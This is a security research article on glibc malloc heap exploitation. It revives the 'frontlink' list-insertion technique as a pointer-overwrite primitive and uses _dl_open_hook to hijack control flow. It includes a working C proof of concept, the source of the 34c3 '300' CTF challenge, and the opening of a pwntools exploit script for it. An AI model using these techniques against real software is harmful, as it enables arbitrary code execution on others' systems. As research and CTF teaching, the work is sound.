18:05 House of Fun; or, Heap Exploitation against GlibC in 2018

by Yannay Livneh

GlibC's `malloc` implementation is a gift that keeps on giving. Every now and then someone finds a way to turn it on its head and execute arbitrary code. Today is one of those days. Today, dear neighbor, you will see yet another path to code execution. Today you will see how you can overwrite arbitrary memory addresses—yes, more than one!—with a pointer to your data. Today you will see the perfect gadget that will make the code of your choosing execute. Welcome to the House of Fun.

The History We Were Taught

The very first heap exploitation techniques were publicly introduced in 2001. Two papers in Phrack 57—Vudo Malloc Tricks[15] and Once Upon a Free[16]—explained how corrupted heap chunks can lead to full compromise. They presented methods that abused the linked list structure of the heap in order to gain some write primitives. The best known technique introduced in these papers is the *unlink technique*, attributed to Solar Designer. It is quite well known today, but let's explain how it works anyway. In a nutshell, deletion of a controlled node from a linked list leads to a write-what-where primitive.

Consider this simple implementation of list deletion:

```
void list_delete(node_t *node) {
  node->fd->bk = node->bk;
  node->bk->fd = node->fd;
}
```

This is roughly equivalent to:

```
prev = node->bk;
next = node->fd;
*(next + offsetof(node_t, bk)) = prev;
*(prev + offsetof(node_t, fd)) = next;
```

So, an attacker in control of `fd` and `bk` can write the value of `bk` to (somewhat after) `fd` and vice versa.

This is why, in late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete. If the previous sentence sounds familiar, this is not a coincidence, as it is a quote from the famous *Malloc Maleficarum.*[17]

This paper was published in 2005 and was immediately regarded as a classic. It described five new heap exploitation techniques. Some, like previous techniques, exploited the structure of the heap, but others introduced a new capability: allocating arbitrary memory. These newer techniques exploited the fact that malloc is a *memory allocator*, returning memory for the caller to use. By corrupting various fields used by the allocator to decide which memory to allocate (the chunk's size and pointers to subsequent chunks), exploiters tricked the allocator to return addresses in the stack, `.got`, or other places.

Over time, many more integrity checks were added to glibc. These checks try to make sure the size of a chunk makes sense before allocating it to the user, and that it's in a reasonable memory region. It is not perfect, but it helped to some degree.

Then, hackers came up with a new idea. While allocating memory anywhere in the process's virtual space is a very strong primitive, many times it's sufficient to just corrupt other data on the heap, in neighboring chunks. By corrupting the size field or even just the flags in the size field, it's possible to corrupt the chunk in such a way that makes the heap allocate a chunk which overlaps another chunk with data the exploiter wants to control. A couple of techniques which demonstrate it were published in recent years, most notably Chris Evans' *The poisoned NUL byte, 2014 edition.*[18]

To mitigate against these kinds of attacks, another check was added. The size of a freed chunk is written twice, once in the beginning of the chunk and again at its end. When the allocator makes a decision based on the chunk's size, it verifies that

[15] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8
[16] `unzip pocorgtfo18.pdf onceuponafree.txt` # Phrack 57:9
[17] `unzip pocorgtfo18.pdf MallocMaleficarum.txt`
[18] `https://googleprojectzero.blogspot.com/2014/08/`
[19] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo18.pdf how2heap.zip`

both sizes agree. This isn't bulletproof, but it helps.

The most up-to-date repository of currently usable techniques is maintained by the Shellphish CTF team in their how2heap GitHub repository.[19]

A Brave New Primitive

Sometimes, in order to take two steps forward we must first take one step back. Let's travel back in time and examine the structure of the heap like they did in 2001. The heap internally stores chunks in doubly linked lists. We already discussed list deletion, how it can be used for exploitation, and the fact it's been mitigated for many years. But list deletion (unlinking) is not the only list operation! There is another operation: insertion.

Consider the following code:

```
void list_insert_after(prev, node) {
  node->bk = prev;
  node->fd = prev->fd;

  prev->fd->bk = node;
  prev->fd = node;
}
```

The line before the last roughly translates to:

```
next = prev->fd
*(next + offset(node_t, bk)) = node;
```

An attacker in control of `prev->fd` can write the inserted `node` address wherever she desires!

Having this control is quite common in the case of heap-based corruptions. Using a Use-After-Free or a Heap-Based-Buffer-Overflow, the attacker commonly controls the chunk's `fd` (forward pointer). Note also that the data written is not arbitrary. It's an address of the inserted node, a chunk on the heap which may be allocated back to the user, or might still be in the user's control! So this is not only a write-where primitive, it's more of a write-pointer-to-what-where.

Looking at malloc's code, this primitive can be quite easily employed. Insertion into lists happens when a freed chunk is inserted into a large bin. But more about this later. Before diving into the details of how to use it, there are some issues we need to clear first.

When I started writing this paper, after understanding the categorization of techniques I described earlier, an annoying doubt popped into my mind. The primitive I found in malloc's code is very much connected to the old `unlink` primitive; they are literally counterparts. How come no one had found and published it in the early years of heap exploitation? And if someone had, how come neither I nor any of my colleagues I discussed it with had ever heard of it?

So I sat down and read the early papers, the ones from 2001 that everyone says contain only obsolete and mitigated techniques. And then I learned, lo and behold, it had been found many years ago!

History of the Forgotten Frontlink

The list insertion primitive described in the previous section is in fact none other than the frontlink technique. This technique is the second one described in *Vudo Malloc Tricks*, the very first paper about heap exploitation from 2001. (Part 3.6.2.)

In the paper, the author says it is "less flexible and more difficult to implement" in comparison to the unlink technique. It is far inferior in a world with no NX bit (DEP), as it writes a value the attacker does not fully control, whereas the unlink technique enables the attacker to control the written data (as long as it's a writable address). I believe that for this reason the frontlink method was less popular. And so, it has almost been completely forgotten.

In 2002, malloc was re-written as an adaptation of Doug Lea's malloc-2.7.0.c. This re-write refactored the code and removed the `frontlink` macro, but basically does the same thing upon list insertion. From this year onward, there is no way to attribute the name frontlink with the code the technique is exploiting.

In 2003, William Robertson, *et al.*, announced a new system that "detects and prevents all heap overflow exploits" by using some kind of cookie-based detection. They also announced it in the security focus mailing list.[20] One of the more interesting responses to this announcement was from Stefan Esser, who described his private mitigation for the same problem. This solution is what we now know as "safe unlinking."

[20] https://www.securityfocus.com/archive/1/346087/30/0/

Robertson says that it only prevents unlink attacks, to which Esser responds:

> I know that modifying unlink does not protect against frontlink attacks. But most heap exploiters do not even know that there is anything else than unlink.

Following this correspondence, in late 2004, the safe unlinking mitigation was added to malloc's code.

In 2005, the Malloc Maleficarum is published. Here is the first paragraph from the paper:

> In late 2001, "Vudo Malloc Tricks" and "Once Upon A free()" defined the exploitation of overflowed dynamic memory chunks on Linux. In late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete.

Every paper that followed it and accounted for the history of heap exploits has the same narrative. In *Malloc Des-Maleficarum*,[21] Blackeng states:

> The skills published in the first one of the articles, showed:
> — unlink () method.
> — frontlink () method.
> ... these methods were applicable until the year 2004, when the GLIBC library was patched so those methods did not work.

And in *Yet Another Free Exploitation Technique*,[22] Huku states:

> The idea was then adopted by glibc-2.3.5 along with other sanity checks thus rendering the `unlink()` and `frontlink()` techniques useless.

I couldn't find any evidence that supports these assertions. On the contrary, I managed to successfully employ the frontlink technique on various platforms from different years, including Fedora Core 4 from early 2005 with glibc 2.3.5 installed. The code is presented later in this paper.

In conclusion, the frontlink technique never gained popularity. There is no way to link the name frontlink to any existing code, and all relevant papers claim it's useless and a waste of time.

However, it works in practice today and on every machine I checked.

Back To Completing Exploitation

At this point you might think this write-pointer-to-what-where primitive is nice, but there is still a lot of work to do to get control over a program's flow. We need to find a suitable pointer to overwrite, one which points to a struct that contains function pointers. Then we can trigger this indirect function call. Surprisingly, this turns out to be rather easy. Glibc itself has some pointers which fit perfectly for this primitive. Among some other pointers, the most suitable for our needs is the `_dl_open_hook`. This hook is used when loading a new library. In this process, if this hook is not NULL, `_dl_open_hook->dlopen_mode()` is invoked which can very much be in the attacker's control!

As for the requirement of loading a library, fear not! The allocator itself does it for us when an integrity check fails. So all an attacker needs to do is to fail an integrity check after overwriting `_dl_open_hook` and enjoy her shell.[23]

That's it for theory. Let's see how we can make it happen in the actual implementation!

The Gory Internals of Malloc

First, a short recollection of the allocator's internals.

GlibC malloc handles it's freed chunks in *bins*. A bin is a linked list of *chunks* which share some attributes. There are four types of bins: fast, unsorted, small, and large. The large bins contain freed chunks of a specific size-range, sorted by size. Putting a chunk in a large bin happens only after sorting it, extracting it from the unsorted bin and putting it in the appropriate small or large bin. The

[21] `unzip pocorgtfo18.pdf mallocdesmaleficarum.txt` # Phrack 66:10

[22] `unzip pocorgtfo18.pdf yetanotherfree.txt` # Phrack 66:6

[23] Another promising pointer is the `_IO_list_all` pointer, or any pointer to the `FILE` struct. The implications of overwriting this pointer are explained in the House of Orange. In recent glibc versions, corruption of `FILE` vtables has been mitigated to some extent, therefore it's harder to use than `_dl_open_hook`. Ironically, this mitigation uses `_dl_open_hook` and this is how I got to play with it in the first place. To read more about `_IO_list_all` and overwriting `FILE` vtables, see Angelboy's excellent HITCON 2016 CTF qualifier post. To see how to bypass the mitigation, see my own 300 CTF challenge.
`unzip pocorgtfo18.pdf 300writeup.md`

sorting process happens when a user requests an allocation which can't be satisfied by the fast or small bins. When such a request is made, the allocator iterates over the chunks in the unsorted bin and puts each chunk where it belongs. After sorting the unsorted bin, the allocator applies a best-fit algorithm and tries to find the smallest freed chunk that can satisfy the user's request. As a large bin contains chunks of multiple sizes, every chunk in the bin not only points to the previous and next chunk (`bk` and `fd`) in the bin but also points to the next and previous chunks which are smaller and bigger than itself (`bk_nextsize` and `fd_nextsize`). Chunks in a large bin are sorted by size, and these pointers speed up the search for the best fit chunk.

Figure 13 illustrates a large bin with seven chunks of three sizes. Figure 12 contains the relevant code from `_int_malloc`.[24]

Here, the `size` variable is the size of the `victim` chunk which is removed from the unsorted bin. The logic in lines 3566–3620 tries to determine between which `bck` and `fwd` chunks it should be inserted. Then, in lines 3622–3626, it is actually inserted into the list. In the case that the victim chunk belongs in a small bin, `bck` and `fwd` are trivial. As all chunks in a small bin have the same size, it does not matter where in the bin it is inserted, so `bck` is the head of the bin and `fwd` is the first chunk in the bin (lines 3568–3573). However, if the chunk belongs in a large bin, as there are chunks of various sizes in the bin, it must be inserted in the right place to keep the bin sorted.

If the large bin is not empty (line 3581) the code iterates over the chunks in the bin with a decreasing size until it finds the first chunk that is not smaller than the victim chunk (lines 3599–3603). Now, if this chunk is of a size that already exists in the bin, there is no need to insert it into the `nextsize` list, so just put it after the current chunk (lines 3605–3607). If, on the other hand, it is of a new size, it needs to be inserted into the `nextsize` list (lines 3608–3614). Either way, eventually set the `bck` accordingly (line 3615) and continue to the insertion of the victim chunk into the linked list (lines 3622–3626).

The Frontlink Technique in 2018

So, remembering our nice theories, we need to consider how can we manipulate the list insertion to our needs. How can we control the `fwd` and `bck` pointers?

When the victim chunk belongs in a small bin, these values are hard to control. The `bck` is the address of the bin, an address in the globals section of glibc. And the `fwd` address is a value written in this section. `bck->fd` which means it's a value written in glibc's global section. A simple heap vulnerability such as a Use-After-Free or Buffer Overflow does not let us corrupt this value in any immediate way, as these vulnerabilities usually corrupt data on the heap. (A different mapping entirely from glibc.) The fast bins and unsorted bin are equally unhelpful, as insertion to these bins is always done at the head of the list.

So our last option to consider is using the large bins. Here we see that some data from the chunks *is* used. The loop which iterates over the chunks in a large bin uses the `fd_nextsize` pointer to set the value of `fwd` and the value of `bck` is derived from this pointer as well. As the chunk pointed by `fwd` must meet our size requirement and the `bck` pointer is derived from it, we better let it point to a real chunk in our control and only corrupt the `bk` of this chunk. Corrupting the `bk` means that line 3626 writes the address of the victim chunk to a location in our control. Even better, if the victim chunk is of a new size that does not previously exist in the bin, lines 3611–3612 insert this chunk to the `nextsize` list and write its address to `fwd->bk_nextsize->fd_nextsize`. This means we can write the address of the victim chunk to another location. Two writes for one corruption!

In summary, if we corrupt a `bk` and `bk_nextsize` of a chunk in the large bin and then cause malloc to insert another chunk with a bigger size, this will overwrite the addresses we put in `bk` and `bk_nextsize` with the address of the freed chunk.

[24] All code glibc code snippets in this paper are from version 2.24.

```
3504        while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3505          {
3506            bck = victim->bk;
...
3511            size = chunksize (victim);
...
3549            /* remove from unsorted list */
3550            unsorted_chunks (av)->bk = bck;
3551            bck->fd = unsorted_chunks (av);
3552
3553            /* Take now instead of binning if exact fit */
3554
3555            if (size == nb)
3556              {
...
3561                void *p = chunk2mem (victim);
3562                alloc_perturb (p, bytes);
3563                return p;
3564              }
3565
3566            /* place chunk in bin */
3567
3568            if (in_smallbin_range (size))
3569              {
3570                victim_index = smallbin_index (size);
3571                bck = bin_at (av, victim_index);
3572                fwd = bck->fd;
3573              }
3574            else
3575              {
3576                victim_index = largebin_index (size);
3577                bck = bin_at (av, victim_index);
3578                fwd = bck->fd;
3579
3580                /* maintain large bins in sorted order */
3581                if (fwd != bck)
3582                  {
3583                    /* Or with inuse bit to speed comparisons */
3584                    size |= PREV_INUSE;
3585                    /* if smaller than smallest, bypass loop below */
3586                    assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
3587                    if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
3588                      {
3589                        fwd = bck;
3590                        bck = bck->bk;
3591
3592                        victim->fd_nextsize = fwd->fd;
3593                        victim->bk_nextsize = fwd->fd->bk_nextsize;
3594                        fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim;
3595                      }
3596                    else
3597                      {
3598                        assert ((fwd->size & NON_MAIN_ARENA) == 0);
3599                        while ((unsigned long) size < fwd->size)
3600                          {
3601                            fwd = fwd->fd_nextsize;
3602                            assert ((fwd->size & NON_MAIN_ARENA) == 0);
3603                          }
3604
3605                        if ((unsigned long) size == (unsigned long) fwd->size)
3606                          /* Always insert in the second position.  */
3607                          fwd = fwd->fd;
3608                        else
3609                          {
3610                            victim->fd_nextsize = fwd;
3611                            victim->bk_nextsize = fwd->bk_nextsize;
3612                            fwd->bk_nextsize = victim;
3613                            victim->bk_nextsize->fd_nextsize = victim;
3614                          }
3615                        bck = fwd->bk;
3616                      }
3617                  }
3618                else
3619                  victim->fd_nextsize = victim->bk_nextsize = victim;
3620              }
3621
3622            mark_bin (av, victim_index);
3623            victim->bk = bck;
3624            victim->fd = fwd;
3625            fwd->bk = victim;
3626            bck->fd = victim;
...
3631          }
```

Figure 12. Extract of `_int_malloc`.



Figure 13. A Large Bin with Seven Chunks of Three Sizes

The Frontlink Technique in 2001

For the sake of historical justice, the following is the explanation of the frontlink technique concept from Vudo Malloc Tricks.[25]

This is the code of list insertion in the old implementation:

```
#define frontlink( A, P, S, IDX, BK, FD ) {\
    if ( S < MAX_SMALLBIN_SIZE ) {         \
        IDX = smallbin_index( S );         \
        mark_binblock( A, IDX );           \
        BK = bin_at( A, IDX );             \
        FD = BK->fd;                       \
        P->bk = BK;                        \
        P->fd = FD;                        \
        FD->bk = BK->fd = P;               \
[1] } else {                               \
        IDX = bin_index( S );              \
        BK = bin_at( A, IDX );             \
        FD = BK->fd;                       \
        if ( FD == BK ) {                  \
            mark_binblock(A, IDX);         \
        } else {                           \
[2]         while(FD != BK                 \
                 && S < chunksize(FD) ) {  \
[3]             FD = FD->fd;               \
            }                              \
[4]         BK = FD->bk;                   \
        }                                  \
        P->bk = BK;                        \
        P->fd = FD;                        \
[5]     FD->bk = BK->fd = P;               \
    }                                      \
}
```

And this is the description:

> If the free chunk P processed by `frontlink()` is not a small chunk, the code at line 1 is executed, and the proper doubly-linked list of free chunks is traversed (at line 2) until the place where `P` should be inserted is found. If the attacker managed to overwrite the forward pointer of one of the traversed chunks (read at line 3) with the address of a carefully crafted fake chunk, they could trick `frontlink()` into leaving the loop (2) while `FD` points to this fake chunk. Next the back pointer `BK` of that fake chunk would be read (at line 4) and the integer located at `BK` plus 8 bytes (8 is the offset of the `fd` field within a boundary tag) would be overwritten with the address of the chunk `P` (at line 5).

Bear in mind the implementation was somewhat different. The `P` referred to is the equivalent to our `victim` pointer and there was no secondary `nextsize` list.

The Universal Frontlink PoC

In theory we see both editions are the very same technique, and it seems what was working in 2001 is still working in 2018. It means we can write one PoC for all versions of glibc that were ever released!

Please, dear neighbor, compile the code in Figure 14 and execute it on any machine with any version of glilbc and see if it works. I have tried it on Fedora Core 4 32-bit with glibc-2.3.5, Fedora 10 32-bit live, Fedora 11 32-bit and Ubuntu 16.04 and 17.10 64-bit. It worked on all of them.

We already covered the background of how the overwrite happens, now we have just a few small details to cover in order to understand this PoC in full.

Chunks within malloc are managed in a struct called `malloc_chunk` which I copied to the PoC. When allocating a chunk to the user, malloc uses only the `size` field and therefore the first byte the user can use coincides with the `fd` field. To get the pointer to the `malloc_chunk`, we use `mem2chunk` which subtracts the offset of the `fd` field in the `malloc_chunk` struct from the allocated pointer (also copied from glibc).

The `prev_size` of a chunk resides in the last `sizeof(size_t)` bytes of the previous chunk. It may only be accessed if the previous chunk is not allocated. But if it is allocated, the user may write whatever she wants there. The PoC writes the string "`YES`" to this exact place.

Another small detail is the allocation of `ALLOCATION_BIG` sizes. These allocations have two roles: First they make sure that the chunks are not coalesced (merged) and thus keep their sizes even when freed, but they also force the allocator to sort the unsorted bin when there is no free chunk ready to server the request in a normal bin.

Now, the crux of the exploit is exactly as in theory. Allocate two large chunks, `p1` and `p2`. Free and corrupt `p2`, which is in the large-bin. Then free and insert `p1` into the bin. This insertion overwrites the

[25] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8

[26] Note that the loop in the beginning of the PoC `main` fills the per-thread caching mechanism introduced in GlibC version 2.26

```c
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <string.h>
#include <stddef.h>

/* Copied from glibc-2.24 malloc/malloc.c */
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))

struct malloc_chunk {
    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;

/* The smallest possible chunk */
#define MIN_CHUNK_SIZE        (offsetof(struct malloc_chunk, fd_nextsize))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
/* End of malloc.c declerations */

#define ALLOCATION_BIG  (0x800 - sizeof(size_t))

int main(int argc , char **argv) {
    char *YES = "YES";
    char *NO = "NOPE";
    int i;

    // fill the tcache - introduced in glibc 2.26
    for (i = 0; i < 64; i++) {
        void *tmp = malloc(MIN_CHUNK_SIZE + sizeof(size_t) * (1 + 2*i));
        malloc(ALLOCATION_BIG);
        free(tmp);
        malloc(ALLOCATION_BIG);
    }

    char *verdict = NO;
    printf("Should frontlink work? %s\n", verdict);

    // Make a small allocation and put the string "YES" in it's end
    char *p0 = malloc(ALLOCATION_BIG);
    assert(strlen(YES) < sizeof(size_t)); // this is not an overflow
    memcpy(p0 + ALLOCATION_BIG - sizeof(size_t), YES, 1 + strlen(YES));

    // Make two allocations right after it and allocate a small chunk in between to separate
    void **p1 = malloc(0x720-8);
    malloc(ALLOCATION_BIG);
    void **p2 = malloc(0x710-8);
    malloc(ALLOCATION_BIG);

    // free third allocation and sort it into a large bin
    free(p2);
    malloc(ALLOCATION_BIG);

    /* Vunlerablility! overwrite bk of p2 such that str coincides with the pointed chunk's fd */
    // p2[1] = ((void *)&verdict) - 2*sizeof(size_t);
    mem2chunk(p2)->bk = ((void *)&verdict) - offsetof(struct malloc_chunk, fd);
    /* back to normal behaviour */

    // free the second allocation and sort it
    // this will overwrite str with a pointer to the end of p0 - where we put "YES"
    free(p1);
    malloc(ALLOCATION_BIG);

    // check if it worked
    printf("Does frontlink work? %s\n", verdict);
    return 0;
}
```

Figure 14. Universal Frontlink PoC

verdict pointer with mem2chunk(p1), which points to the last sizeof(size_t) bytes of p0.[26]

Control PC or GTFO

Now that we have frontlink covered, and we know how to overwrite a pointer to data in our control, it's time to control the flow. The best victim to overwrite is _dl_open_hook. This pointer in glibc, when not NULL, is used to alter the behavior of dlopen, dlsym, and dlclose. If set, an invocation of any of these functions will use a callback in the struct dl_open_hook pointed by _dl_open_hook. It's a very simple structure.

```
struct dl_open_hook {
  void *(*dlopen_mode) (const char *name,
                        int mode);
  void *(*dlsym) (void *map,
                  const char *name);
  int (*dlclose) (void *map);
};
```

When invoking dlopen, it actually calls dlopen_mode which has the following implementation:

```
if(__glibc_unlikely(_dl_open_hook!=NULL))
  return _dl_open_hook
              ->dlopen_mode(name, mode);
```

Thus, controlling the data pointed to by _dl_open_hook and being able to trigger a call to dlopen is sufficient for hijacking a program's flow.

Now, it's time for some magic. dlopen is not a very common function to use. Most binaries know at compile time which libraries they are going to use, or at least in program initialization process and don't use dlopen during the programs normal operation. So causing a dlopen invocation may be far fetched in many circumstances. Fortunately, we are in a very specific scenario here: a heap corruption. By default, when the heap code fails an integrity check, it uses malloc_printerr to print the error to the user using __libc_message. This happens after printing the error and before calling abort, printing a backtrace and memory maps. The function generating the backtrace and memory maps is backtrace_and_maps which calls the architecture-specific function __backtrace. On x86_64, this function calls a static init function which tries to dlopen libgcc_s.so.1.

So if we manage to fail an integrity check, we can trigger dlopen which in turn will use data pointed by _dl_open_hook to change the programs flow. Win!

Madness? Exploit 300!

Now that we know everything there is to know, it's time to use this technique in the *real* world. For PoC purposes, we solve the 300 CTF challenge from the last Chaos Communication Congress, 34c3.

Here is the source code of the challenge, courtesy of its challenge author, Stephen Röttger, a.k.a. Tsuro:

```
#include <unistd.h>
#include <string.h>
#include <err.h>
#include <stdlib.h>

#define ALLOC_CNT 10

char *allocs[ALLOC_CNT] = {0};

void myputs(const char *s) {
  write(1, s, strlen(s));
  write(1, "\n", 1);
}

int read_int() {
  char buf[16] = "";
  ssize_t cnt = read(0, buf, sizeof(buf)-1);
  if (cnt <= 0) {
    err(1, "read");
  }
  buf[cnt] = 0;
  return atoi(buf);
}

void menu() {
  myputs("1) alloc");
  myputs("2) write");
  myputs("3) print");
  myputs("4) free");
}

void alloc_it(int slot) {
  allocs[slot] = malloc(0x300);
}

void write_it(int slot) {
  read(0, allocs[slot], 0x300);
}

void print_it(int slot) {
  myputs(allocs[slot]);
}
```

with commit d5c3fafc4307c9b7a4c7d5cb381fcdbfad340bcc. After filling this cache, all our operations will behave as expected. Understanding it is beyond the scope of this paper, and on versions before 2.26 it can be removed.

```c
void free_it(int slot) {
  free(allocs[slot]);
}

int main(int argc, char *argv[]) {
  while (1) {
    menu();
    int choice = read_int();
    myputs("slot? (0-9)");
    int slot = read_int();
    if (slot < 0 || slot > 9) {
      exit(0);
    }
    switch(choice) {
      case 1:
        alloc_it(slot);
        break;
      case 2:
        write_it(slot);
        break;
      case 3:
        print_it(slot);
        break;
      case 4:
        free_it(slot);
        break;
      default:
        exit(0);
    }
  }
  return 0;
}
```

The purpose of the challenge is to execute arbitrary code on a remote service executing the code above. We see that in the `globals` section there is an array of ten pointers. As clients, we have the following options:

1. Allocate a chunk of size 0x300 and assign its address to any of the pointers in the array.
2. Write 0x300 bytes to a chunk pointed by a pointer in the array.
3. Print the contents of any chunk pointed in the array.
4. Free any pointer in the array.
5. Exit.

The vulnerability here is straightforward: Use-After-Free. As no code ever zeros the pointers in the array, the chunks pointed by them are accessible after free. It is also possible to double-free a pointer.

A solution to a challenge always start with some boilerplate. Defining functions to invoke specific functions in the remote target and some convenience functions. We use the brilliant Pwn library for communication with the vulnerable process, conversion of values, parsing ELF files and probably some other things.[27]

This code is quite self-explanatory. `alloc_it`, `print_it`, `write_it`, `free_it` invoke their corresponding functions in the remote target. The `chunk` function receives an offset and a dictionary of fields of a `malloc_chunk` and their values and returns a dictionary of the offsets to which the values should be written. For example, `chunk(offset=0x20, bk=0xdeadbeef)` returns `{56: 3735928559}` as the offset of `bk` field is `0x18` thus `0x18 + 0x20` is 56 (and `0xdeadbeef` is 3735928559). The `chunk` function is used in combination with `pwn`'s `fit` function which writes specific values at specific offsets.[28]

Now, the first thing we want to do to solve this challenge is to know the base address of libc, so we can derive the locations of various data in libc—and also the address of the heap, so we can craft pointers to our controlled data.

As we can print chunks after freeing them, leaking these addresses is quite easy. By freeing two non-consecutive chunks and reading their `fd` pointers (the field which coincides with the pointer returned to the caller when a chunk is allocated), we can read the address of the unsorted bin because the first chunk in it points to its address. And we can also read the address of that chunk by reading the `fd` pointer of the second freed chunk, because it points to the first chunk in the bin. See Figure 15.

[27] `http://docs.pwntools.com/en/stable/index.html`

[28] The `base` parameter is just for pretty-printing the hexdumps in the real memory addresses

```python
from pwn import *

LIBC_FILE = './libc.so.6'
libc = ELF(LIBC_FILE)
main = ELF('./300')

context.arch = 'amd64'

r = main.process(env={'LD_PRELOAD' : libc.path})

d2 = success
def menu(sel, slot):
    r.sendlineafter('4) free\n', str(sel))
    r.sendlineafter('slot? (0-9)\n', str(slot))

def alloc_it(slot):
    d2("alloc {}".format(slot))
    menu(1, slot)

def print_it(slot):
    d2("print {}".format(slot))
    menu(3, slot)
    ret = r.recvuntil('\n1)', drop=True)
    d2("received:\n{}".format(hexdump(ret)))
    return ret

def write_it(slot, buf, base=0):
    d2("write {}:\n{}".format(slot, hexdump(buf, begin=base)))
    menu(2, slot)
    ## The interaction with the binary is too fast, and some of the data is not
    ## written properly. This short delay fix it.
    time.sleep(0.001)
    r.send(buf)

def free_it(slot):
    d2("free {}".format(slot))
    menu(4, slot)

def merge_dicts(*dicts):
    """ return sum(dicts) """
    return {k:v for d in dicts for k,v in d.items()}

def chunk(offset=0, base=0, **kwargs):
    """ build dictionary of offsets and values according to field name and base offset"""
    fields = ['prev_size','size','fd','bk','fd_nextsize','bk_nextsize',]
    d2("craft chunk{}: {}".format(
      '({:#x})'.format(base + offset) if base else '',
      ' '.join('{}={:#x}'.format(name, kwargs[name]) for name in fields if name in kwargs)))

    offs = {name:off*8 for off,name in enumerate(fields)}
    return {offset+offs[name]:kwargs[name] for name in fields if name in kwargs}

## uncomment the next line to see extra communication and debug strings
#context.log_level = 'debug'
```

